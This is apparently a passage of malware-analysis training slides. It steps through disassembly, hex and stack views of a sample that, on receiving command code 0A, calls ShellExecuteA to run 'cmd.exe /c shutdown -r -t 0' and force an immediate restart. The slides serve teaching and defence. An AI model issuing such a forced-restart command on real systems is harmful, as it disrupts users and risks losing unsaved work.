```



```
100013C3 call    ShellExecuteA_0 ; lets examine this function to know what malware does if it receives command code (
100013C8 pop     ecx
100013C9 jmp     loc_1000132A
```

```
100.00% (-69,226) (43,3) 000007C2 100013C2: Proc Ws2 StartAddress:cmd code 0A
```


```
Hex View-1
00A1F6A0  0A 00 00 00 69 6E 67 20  64 63 69 67 22 66 63 76  ....ing dcig"fcv
00A1F6B0  63 22 76 6D 22 71 67 67  22 6A 6D 75 22 76 6A 67  c"vm"qgg"jmu"vjg
00A1F6C0  22 6F 63 6E 75 63 70 67  22 70 67 63 61 76 71 2E  "ocnucpg"pgcavq.
00A1F6D0  22 63 64 76 67 70 22 70  67 74 67 70 71 6B 6C 65  "cdvgp"pgtgpqkle
00A1F6E0  22 6B 76 22 75 63 71 22  66 67 76 67 70 6F 6B 6C  "kv"ucq"fgvgpokl
00A1F6F0  67 66 22 76 6A 63 76 22  76 6A 67 22 6F 63 6E 75  gf"vjcv"vjg"ocnu
```

```
Stack view
00A1F694  00000000
00A1F698  00000000
00A1F69C  0000006C
00A1F6A0  0000000A
00A1F6A4  20676E69
00A1F6A8  67696364
```

www.SecurityXploded.com

# Malware Restarts The System

Malware restarts the system



```
10001DEC ; HINSTANCE __stdcall ShellExecuteA_0(HWND hwnd, LPCSTR lpOperation, LPCSTR lpFile, LPCSTR lpParamet
10001DEC ShellExecuteA_0 proc near
10001DEC push    0               ; nShowCmd
10001DEE push    offset Directory ; lpDirectory
10001DF3 push    offset Parameters ; "/c shutdown -r -t 0"
10001DF8 push    offset File     ; "cmd.exe"
10001DFD push    offset aOpen_0  ; "open"
10001E02 push    0               ; hwnd
10001E04 call    ds:ShellExecuteA ; This function opens cmd.exe and issues command to restart the system imme
10001E0A xor     eax, eax
10001E0C retn
10001E0C ShellExecuteA_0 endp
10001E0C
```

```
EBX 00000202
ECX 00149178   debug009
EDX 00000001
```

Modules

Path
C:\Documents and Settings\Admi
C:\WINDOWS\system32\comctl3

Threads

| Decimal | Hex | State |
|---|---|---|
| 1856 | 740 | Ready |
| 656 | 290 | Ready |

```
100.00% (0,0) (818,291) 00001204 10001E04: ShellExecuteA 0+18
```

Hex View-1

```
100030E0  6F 70 65 6E 00 00 00 00  63 6D 64 2E 65 78 65 00  open....cmd.exe.
100030F0  2F 63 20 73 68 75 74 64  6F 77 6E 20 2D 72 20 2D  /c shutdown -r -
10003100  74 20 30 00 00 00 00 00  00 00 00 00 00 00 00 00  t 0.............
10003110  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  ............Ç...
```

Stack view

```
00A1F674  00000000
00A1F678  100030E0  .data:aOpen_0
00A1F67C  100030E8  .data:File
00A1F680  100030F0  .data:Parameters
```

## References

Complete Reference Guide for Advanced Malware Analysis Training

**[Include links for all the Demos & Tools]**

## Thank You !

www.SecurityXploded.com